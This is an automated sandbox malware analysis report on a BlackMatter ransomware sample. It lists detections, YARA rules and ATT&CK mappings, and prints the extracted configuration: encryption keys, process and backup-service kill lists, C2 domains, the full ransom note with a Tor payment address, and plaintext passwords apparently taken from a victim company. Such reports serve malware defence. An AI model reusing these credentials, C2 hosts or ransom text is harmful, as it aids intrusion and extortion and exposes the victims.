Joe Sandbox Cloud BASIC

ID: 508200
Sample Name:
GlLHM7paoZ.exe
Cookbook: default.jbs
Time: 09:20:32
Date: 24/10/2021
Version: 33.0.0 White Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Windows Analysis Report GILHM7paoZ.exe

Overview

General Information


Sample Name:	GILHM7paoZ.exe
Analysis ID:	508200
MD5:	598c53bfef81e48..
SHA1:	80a29bd2c349a8..
SHA256:	22d7d67c3af10b1.
Infos:	

Most interesting Screenshot:



BlackMatter Ransomware encrypted all your files!
To get your data back and keep your privacy safe,
you must find kVuoJyeoW.README.txt file and follow the instructions!

Detection




BLACKMatter

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Found ransom note / readme
- Antivirus / Scanner detection for sub…
- Yara detected BLACKMatter Ransom…
- Multi AV Scanner detection for doma…
- Hides threads from debuggers
- Changes the wallpaper picture
- Found Tor onion address
- Machine Learning detection for samp…

Classification



Process Tree

- **System is w10x64**
- GILHM7paoZ.exe (PID: 4540 cmdline: 'C:\Users\user\Desktop\GILHM7paoZ.exe' MD5: 598C53BFEF81E489375F09792E487F1A)
- **cleanup**

Malware Configuration

Threatname: BLACKMatter

Copyright Joe Security LLC 2021

```
{
  "Version": "1.2",
  "RSA Key":
"8719a830f4ba94949291582b6654f96c96d9a0f4419f52f367cf2e19b9c95a9b7091cbefafbe5ae39dae285894590a8db8b764e572fab5234646f8659ada2fbd8c37bfddd60797a5ad9dad2ded37969d179ea4ad4c1980d0
e70b056241d325e18beb5cc4925fa56abf810f916e7932d016a86e3ad97749e75f9031114b060b56",
  "Company Victim ID": "512478c08dada2af19e49808fbda5b0b",
  "AES key": "a6f330b09cd47b4fb9214f7836aa46ad",
  "ODD_CRYPT_LARGE_FILES": false,
  "NEED_MAKE_LOGON": true,
  "MOUNT_UNITS_AND_CRYPT": true,
  "CRYPT_NETWORK_RESOURCES_AND_AD": true,
  "TERMINATE_PROCESSES": true,
  "STOP_SERVICES_AND_DELETE": true,
  "CREATE_MUTEX": true,
  "PREPARE_VICTIM_DATA_AND_SEND": true,
  "PROCESS_TO_KILL": [
    "encsvc",
    "thebat",
    "mydesktopqos",
    "xfssvccon",
    "firefox",
    "infopath",
    "winword",
    "steam",
    "synctime",
    "notepad",
    "ocomm",
    "onenote",
    "mspub",
    "thunderbird",
    "agntsvc",
    "sql",
    "excel",
    "powerpnt",
    "outlook",
    "wordpad",
    "dbeng50",
    "isqlplussvc",
    "sqbcoreservice",
    "oracle",
    "ocautoupds",
    "dbsnmp",
    "msaccess",
    "tbirdconfig",
    "ocssd",
    "mydesktopservice",
    "visio"
  ],
  "SERVICES_TO_KILL": [
    "mepocs",
    "memtas",
    "veeam",
    "svc$",
    "backup",
    "sql",
    "vss"
  ],
  "C2_URLS": [
    "https://paymenthacks.com",
    "http://paymenthacks.com",
    "https://mojobiden.com",
    "http://mojobiden.com"
  ],
  "LOGON_USERS_INFORMATION": [
    "aheisler@hhcp.com:120Heisler",
    "dsmith@hhcp.com:Tesla2019",
    "administrator@hhcp.com:iteam8**"
  ],
  "RANSOM_NOTE": "      ~+                                       \r\n               *       +\r\n         '     BLACK        |\r\n     ()    .-.,='``'=.    - o -         \r\n
'=/_       \\     |           \r\n        *   |  '=._    |                \r\n             \\     `=./`,        '    \r\n          .   '=.__.=' `='      *\r\n +
Matter        +\r\n      O      *        '       .\r\n\r\n>>> What happens?\r\n   Your network is encrypted, and currently not operational. We have downloaded 1TB from your
fileserver.\r\n   We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.\r\n\r\n>>> What guarantees? \r\n   We
are not a politically motivated group and we do not need anything other than your money. \r\n   If you pay, we will provide you the programs for decryption and we will delete
your data. \r\n   If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. \r\n   We always keep
our promises.\r\n\r\n>> Data leak includes\r\n1. Full emloyeers personal data\r\n2. Network information\r\n3. Schemes of buildings, active project information, architect details
and contracts, \r\n4. Finance info\r\n\r\n\r\n>>> How to contact with us? \r\n   1. Download and install TOR Browser (https://www.torproject.org/).\r\n   2. Open
http://supp24yy6a66hwszu2piygicgwzdtbwftb76htfj7vnip3getgqnzxid.onion/7NT6LXKC1XQHW5039BLOV.\r\n  \r\n>>> Warning! Recovery recommendations.  \r\n   We strongly recommend you to
do not MODIFY or REPAIR your files, that will damage them."
}
```

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
GlLHM7paoZ.exe	RAN_BlackMatter_Aug_2021_1	Detect BlackMatter ransomware	Arkbird_SOLG	- 0xb83b:$s1: 55 8B EC 81 EC AC 02 00 00 53 51 52 56 57 C7 45 FC 00 00 00 00 C7 45 F4 00 00 00 00 C7 45 F0 00 00 00 00 C7 45 EC 00 00 00 00 6A 00 FF 15 00 15 41 00 85 C0 0F 85 3E 04 00 00 8D 45 D4 50 6A 00 ... - 0xbabf:$s2: 8D 45 88 C7 00 A1 5F 42 22 C7 40 04 AC 5F 56 22 C7 40 08 D7 5F 29 22 C7 40 0C C2 5F 45 22 C7 40 10 A3 5F 3B 22 C7 40 14 AE 5F 69 22 C7 40 18 80 5F 76 22 C7 40 1C 98 5F 72 22 C7 40 20 88 5F 74 ... - 0x61b3:$s3: 8D 45 B4 C7 00 21 0A 83 E9 C7 40 04 C5 CE D7 33 C7 40 08 40 C4 06 E2 C7 40 0C A2 87 FB DD B9 04 00 00 00 81 30 ED 5F 06 22 83 C0 04 49 75 F4 8D 45 A4 C7 00 6A F9 14 FE C7 40 04 92 2C C9 33 C7 ... - 0x6dc:$s4: 8D BD FC FE FF FF 32 C0 AA B9 2A 00 00 00 B0 FF F3 AA B0 3E AA B9 03 00 00 00 B0 FF F3 AA B0 3F AA B9 0A 00 00 00 B0 34 AA FE C0 E2 FB B9 03 00 00 00 B0 FF F3 AA 32 C0 AA B9 03 00 00 00 B0 FF ... - 0x108e5:$s5: 35 35 35 4F 35 58 35 22 36 35 36 3F 36 2C 37 3F 37 60 37 76 37 - 0x10865:$s6: 3D 2B 3D 47 3D 4D 3D 60 3D 67 3D 6D 3D - 0x791:$s7: 8B 0E 0F B6 D1 0F B6 DD 57 8D BD FC FE FF FF 8A 04 3A 8A 24 3B C1 E9 10 83 C6 04 0F B6 D1 0F B6 CD 8A 1C 3A 8A 3C 39 5F 8A D4 8A F3 C0 E0 02 C0 EB 02 C0 E6 06 C0 E4 04 C0 EA 04 0A FE 0A C2 0A ...

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.279368947.00000000012FB000.00000004.00000001.sdmp	JoeSecurity_blackmatter	Yara detected BLACKMatter Ransomware	Joe Security	
00000000.00000003.279421242.00000000012FC000.00000004.00000001.sdmp	JoeSecurity_blackmatter	Yara detected BLACKMatter Ransomware	Joe Security	
00000000.00000002.359933097.00000000012FF000.00000004.00000001.sdmp	JoeSecurity_blackmatter	Yara detected BLACKMatter Ransomware	Joe Security	
Process Memory Space: GlLHM7paoZ.exe PID: 4540	JoeSecurity_blackmatter	Yara detected BLACKMatter Ransomware	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.GlLHM7paoZ.exe.10f0000.0.unpack	RAN_BlackMatter_Aug_2021_1	Detect BlackMatter ransomware	Arkbird_SOLG	- 0x61b3:$s3: 8D 45 B4 C7 00 21 0A 83 E9 C7 40 04 C5 CE D7 33 C7 40 08 40 C4 06 E2 C7 40 0C A2 87 FB DD B9 04 00 00 00 81 30 ED 5F 06 22 83 C0 04 49 75 F4 8D 45 A4 C7 00 6A F9 14 FE C7 40 04 92 2C C9 33 C7 ... - 0x6dc:$s4: 8D BD FC FE FF FF 32 C0 AA B9 2A 00 00 00 B0 FF F3 AA B0 3E AA B9 03 00 00 00 B0 FF F3 AA B0 3F AA B9 0A 00 00 00 B0 34 AA FE C0 E2 FB B9 03 00 00 00 B0 FF F3 AA 32 C0 AA B9 03 00 00 00 B0 FF ... - 0x108e5:$s5: 35 35 35 4F 35 58 35 22 36 35 36 3F 36 2C 37 3F 37 60 37 76 37 - 0x10865:$s6: 3D 2B 3D 47 3D 4D 3D 60 3D 67 3D 6D 3D - 0x791:$s7: 8B 0E 0F B6 D1 0F B6 DD 57 8D BD FC FE FF FF 8A 04 3A 8A 24 3B C1 E9 10 83 C6 04 0F B6 D1 0F B6 CD 8A 1C 3A 8A 3C 39 5F 8A D4 8A F3 C0 E0 02 C0 EB 02 C0 E6 06 C0 E4 04 C0 EA 04 0A FE 0A C2 0A ...

Source	Rule	Description	Author	Strings
0.0.GlLHM7paoZ.exe.10f0000.0.unpack	RAN_BlackMatter_Aug_2021_1	Detect BlackMatter ransomware	Arkbird_SOLG	• 0x61b3:$s3: 8D 45 B4 C7 00 21 0A 83 E9 C7 40 04 C5 CE D7 33 C7 40 08 40 C4 06 E2 C7 40 0C A2 87 FB DD B9 04 00 00 00 81 30 ED 5F 06 22 83 C0 04 49 75 F4 8D 45 A4 C7 00 6A F9 14 FE C7 40 04 92 2C C9 33 C7 ... • 0x6dc:$s4: 8D BD FC FE FF FF 32 C0 AA B9 2A 00 00 00 B0 FF F3 AA B0 3E AA B9 03 00 00 00 B0 FF F3 AA B0 3F AA B9 0A 00 00 00 B0 34 AA FE C0 E2 FB B9 03 00 00 00 B0 FF F3 AA 32 C0 AA B9 03 00 00 00 B0 FF ... • 0x108e5:$s5: 35 35 35 4F 35 58 35 22 36 35 36 3F 36 2C 37 3F 37 60 37 76 37 • 0x10865:$s6: 3D 2B 3D 47 3D 4D 3D 60 3D 67 3D 6D 3D • 0x791:$s7: 8B 0E 0F B6 D1 0F B6 DD 57 8D BD FC FE FF FF 8A 04 3A 8A 24 3B C1 E9 10 83 C6 04 0F B6 D1 0F B6 CD 8A 1C 3A 8A 3C 39 5F 8A D4 8A F3 C0 E0 02 C0 EB 02 C0 E6 06 C0 E4 04 C0 EA 04 0A FE 0A C2 0A ...

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Found Tor onion address

Spam, unwanted Advertisements and Ransom Demands:

Found ransom note / readme

Yara detected BLACKMatter Ransomware

Changes the wallpaper picture

Modifies existing user documents (likely ransomware behavior)

Writes a notice file (html or txt) to demand a ransom

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Copyright Joe Security LLC 2021


Anti Debugging:

Hides threads from debuggers

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts 1	Native API 1	Valid Accounts 1	Valid Accounts 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop on Insecure Network Communicatior
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Valid Accounts 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Proxy 1	Manipulate Device Communicatior
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols


Behavior Graph



Hide Legend
Legend:
Process
Signature
Created File
DNS/IP Info
Is Dropped
Is Windows Process
Number of created Registry Values
Number of created Files
Visual Basic
Delphi
Java
.Net C# or VB.NET
C, C++ or other language
Is malicious
Internet
Behavior Graph
ID: 508200
Sample: GlLHM7paoZ.exe
Startdate: 24/10/2021
Architecture: WINDOWS
Score: 100
MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
Multi AV Scanner detection for domain / URL
Found malware configuration
7 other signatures
started
GlLHM7paoZ.exe
56
paymenthacks.com
103.224.212.222, 443, 49755, 49757
TRELLIAN-AS-APTrellianPtyLimitedAU
Australia
ww25.paymenthacks.com
2 other IPs or domains
dropped
dropped
dropped
dropped
C:\Users\user\Videos\kVuoJyeoW.README.txt, ASCI
C:\Users\user\Searches\kVuoJyeoW.README.txt, ASC
C:\Users\user\...\kVuoJyeoW.README.txt, ASC
11 other files (8 malicious)
Contains functionality to detect hardware virtualization (CPUID execution measurement)
Writes a notice file (html or txt) to demand a ransom
Hides threads from debuggers
2 other signatures

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





BlackMatter Ransomware encrypted all your files!
To get your data back and keep your privacy safe,
you must find kVuoJyeoW.README.txt file
and follow the instructions!

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
GILHM7paoZ.exe	87%	Virustotal		Browse
GILHM7paoZ.exe	77%	Metadefender		Browse
GILHM7paoZ.exe	93%	ReversingLabs	Win32.Ransomware.BlackMatter	
GILHM7paoZ.exe	100%	Avira	TR/Crypt.EPACK.Gen2	
GILHM7paoZ.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.GILHM7paoZ.exe.10f0000.0.unpack	100%	Avira	TR/Crypt.EPACK.Gen2		Download File
0.0.GILHM7paoZ.exe.10f0000.0.unpack	100%	Avira	TR/Crypt.EPACK.Gen2		Download File

Domains

Source	Detection	Scanner	Label	Link
paymenthacks.com	15%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
mojobiden.com	14%	Virustotal		Browse
ww25.paymenthacks.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&m	0%	Avira URL Cloud	safe	
http://ww25.paymenthacks.com/	0%	Avira URL Cloud	safe	
http://mojobiden.com/?wFdsAo=m8SxzzJYA8Cye0ZuIp&IIu7qt4s=9vaqCkIU&P0rY85r3g=3yWBtmW9ThsVHLPvT&NIzLa=	0%	Avira URL Cloud	safe	
http://supp24yy6a66hwszu2piygicgwzdtbwftb76htfj7vnip3getgqnzxid.onion/7NT6LXKC1XQHW5039BLOV.	0%	Avira URL Cloud	safe	
http://ww25.paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6	0%	Avira URL Cloud	safe	
http://https://mojobiden.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3	0%	Avira URL Cloud	safe	
http://paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK	0%	Avira URL Cloud	safe	
http://https://paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK	0%	Avira URL Cloud	safe	
http://ww25.paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK&subid1=20211024-1821-244d-afd2-7f2406ac953a	0%	Avira URL Cloud	safe	
http://paymenthacks.com/?wFdsAo=m8SxzzJYA8Cye0ZuIp&IIu7qt4s=9vaqCkIU&P0rY85r3g=3yWBtmW9ThsVHLPvT&NIz	0%	Avira URL Cloud	safe	
http://https://mojobiden.com/	0%	Avira URL Cloud	safe	
http://https://mojobiden.com/ments	0%	Avira URL Cloud	safe	
http://ww25.paymenthacks.com/?wFdsAo=m8SxzzJYA8Cye0ZuIp&IIu7qt4s=9vaqCkIU&P0rY85r3g=3yWBtmW9ThsVHLPv	0%	Avira URL Cloud	safe	
http://ww25.paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK&subid1=20211024-1821-245b-b16a-e897805eb3ba	0%	Avira URL Cloud	safe	
http://mojobiden.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3f	0%	Avira URL Cloud	safe	
http://ww25.paymenthacks.com/u	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
paymenthacks.com	103.224.212.222	true	true	• 15%, Virustotal, Browse	unknown
77026.bodis.com	199.59.242.153	true	false		high
mojobiden.com	unknown	unknown	true	• 14%, Virustotal, Browse	unknown
ww25.paymenthacks.com	unknown	unknown	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK	true	• Avira URL Cloud: safe	unknown
http://https://paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK	true	• Avira URL Cloud: safe	unknown
